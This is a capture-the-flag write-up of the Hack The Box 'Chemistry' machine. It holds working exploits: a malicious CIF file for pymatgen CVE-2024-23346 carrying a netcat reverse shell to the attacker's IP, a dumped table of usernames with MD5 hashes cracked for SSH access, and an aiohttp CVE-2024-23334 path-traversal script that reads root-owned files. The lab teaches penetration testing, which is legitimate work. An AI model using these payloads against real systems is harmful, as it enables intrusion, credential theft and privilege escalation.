Chemistry HTB
Easy


Start with an nmap scan.

```
$ nmap -A 10.10.11.38 > nmap && cat nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 17:39
EST
Nmap scan report for 10.10.11.38
Host is up (0.25s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Fri, 08 Nov 2024 22:40:41 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
```


```
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-
scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows
you to upload a CIF (Crystallographic Information File) and analyze
the structural data contained within.</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
|     </div>
|     </body>
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type"
content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
```

```
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
```

According to the nmap scan, we see that there is a web server on port 5000, and ssh on port 22. Let's visit the web app on port 5000.



Registering a new user, and logging in, we see a dashboard with some file upload functionality for cif files.



After doing some research on cif file upload vulnerabilities, we find CVE-2024-23346; an Arbitrary Code Execution vulnerability in Pymatgen via Insecure Deserialization.

The PoC exploit cif file looks like this.


```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("touch pwned");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Essentially, when we upload this malicious cif file, the server will parse the data within the file, giving us arbitrary code execution. We can replace the simple test command in the above file with something more malicious, like a reverse shell.

```
data_5yOhtAoR

_audit_creation_date              2018-06-08

_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"



loop_

_parent_propagation_vector.id

_parent_propagation_vector.kxkykz

k1 [0 0 0]



_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("busybox nc 10.10.xx.xx 4447 -e sh");0,0,0'




_space_group_magn.number_BNS  62.448

_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Save this exploit on your machine as something like x.cif. Then, upload it to the server.

Make sure to set up a netcat listener on the port the exploit is configured too, then click view.




We can upgrade to a better shell with;

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Looking around inside the immediate folder, we see a few things.

```
app@chemistry:~$ ls
ls
app.py  database.db  instance  pwned  static  templates  uploads
```

We see the python source code for the web app, and a database file. Looking inside the web app source code, we find a password that may or may not be useful later.



For now, let's grab a copy of this database file, and look at it from our home machine. First, set up a python server inside of the directory.

```
$ python3 -m http.server 4441
```


Then, use wget to grab it from the remote server.

```
z3ta㉿sectorx)-[~/chemistry]
└─$ wget http://10.10.11.38:4441/database.db
```

We should now have the database.db file.

```
z3ta㉿sectorx)-[~/chemistry]
└─$ ls
database.db
```

We can now use SQLite Database Browser to view the contents of the database file.



However, there isn't anything immediately of interest when we first open it up. We will need to export the contents of the file out to a .sql file. Just go to file, export, and select Database to SQL file.

We should then have a database.db.sql file.

```
z3ta㉿sectorx)-[~/chemistry]
└─$ ls
database.db  database.db.sql
```

Reading this file outputs a list of usernames and password hashes.


```
INSERT INTO "user" VALUES
(1,'admin','2861debaf8d99436a10ed6f75a252abf');

INSERT INTO "user" VALUES
(2,'app','197865e46b878d9e74a0346b6d59886a');

INSERT INTO "user" VALUES
(3,'rosa','63ed86ee9f624c7b14f1d4f43dc251a5');

INSERT INTO "user" VALUES
(4,'robert','02fcf7cfc10adc37959fb21f06c6b467');

INSERT INTO "user" VALUES
(5,'jobert','3dec299e06f7ed187bac06bd3b670ab2');

INSERT INTO "user" VALUES
(6,'carlos','9ad48828b0955513f7cf0f7f6510c8f8');

INSERT INTO "user" VALUES
(7,'peter','6845c17d298d95aa942127bdad2ceb9b');

INSERT INTO "user" VALUES
(8,'victoria','c3601ad2286a4293868ec2a4bc606ba3');
```

```
INSERT INTO "user" VALUES
(9,'tania','a4aa55e816205dc0389591c9f82f43bb');

INSERT INTO "user" VALUES
(10,'eusebio','6cad48078d0241cca9a7b322ecd073b3');

INSERT INTO "user" VALUES
(11,'gelacia','4af70c80b68267012ecdac9a7e916d18');

INSERT INTO "user" VALUES
(12,'fabian','4e5d71f53fdd2eabdbabb233113b5dc0');

INSERT INTO "user" VALUES
(13,'axel','9347f9724ca083b17e39555c36fd9007');

INSERT INTO "user" VALUES
(14,'kristel','6896ba7b11a62cacffbdaded457c6d92');

INSERT INTO "user" VALUES
(15,'bob','9f9d51bc70ef21ca5c14f307980a29d8');

INSERT INTO "user" VALUES
(16,'hacker','d6a6bc0db10694a2d90e3a69648f3a03');

INSERT INTO "user" VALUES
(17,'3HqfsxFQ','bbb371d973f5402fbea8dea45f67d59b');

INSERT INTO "user" VALUES
(18,'HG83KRRf','61e7d1b2d1195093efd6d080d916e54a');
```

Looking back into the previous directory, we see there is a user rosa in /home.


```
app@chemistry:~$ ls ..

ls ..

app  rosa
```

Her directory is likely to contain user.txt, however we cannot access it from our current shell. Let's crack the MD5 hash associated with her username, and see if it will reveal a password. Saving her hash into a file, we can use john to crack it.



Rosas password has been cracked, and we can now use it to log in via SSH and grab user.txt.

Now for root. We can use netstat to look for services running on hidden ports that nmap might not have picked up.




It looks like there is something running on port 8080. It is likely that this is a python server. After a little bit of research, we find `CVE-2024-23334`, A proof of concept of the path traversal vulnerability in the python AioHTTP library =< 3.9.1. This allows us to search for files within the system that may belong to root.

The proof of concept is as follows.

```
#!/bin/bash


url="http://localhost:8080/"

string="../"

payload="assets/"

file="root/root.txt" # without the first /


for ((i=0; i<15; i++)); do

    payload+="$string"

    echo "[+] Testing with $payload$file"

    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}"
"$url$payload$file")

    echo -e "\tStatus code --> $status_code"


    if [[ $status_code -eq 200 ]]; then

        curl -s --path-as-is "$url$payload$file"

        break

    fi

done
```

Save this script into /tmp as x.sh, chmod it as executable, and run it.



It will find root.txt and reveal it. Congratulations!!!!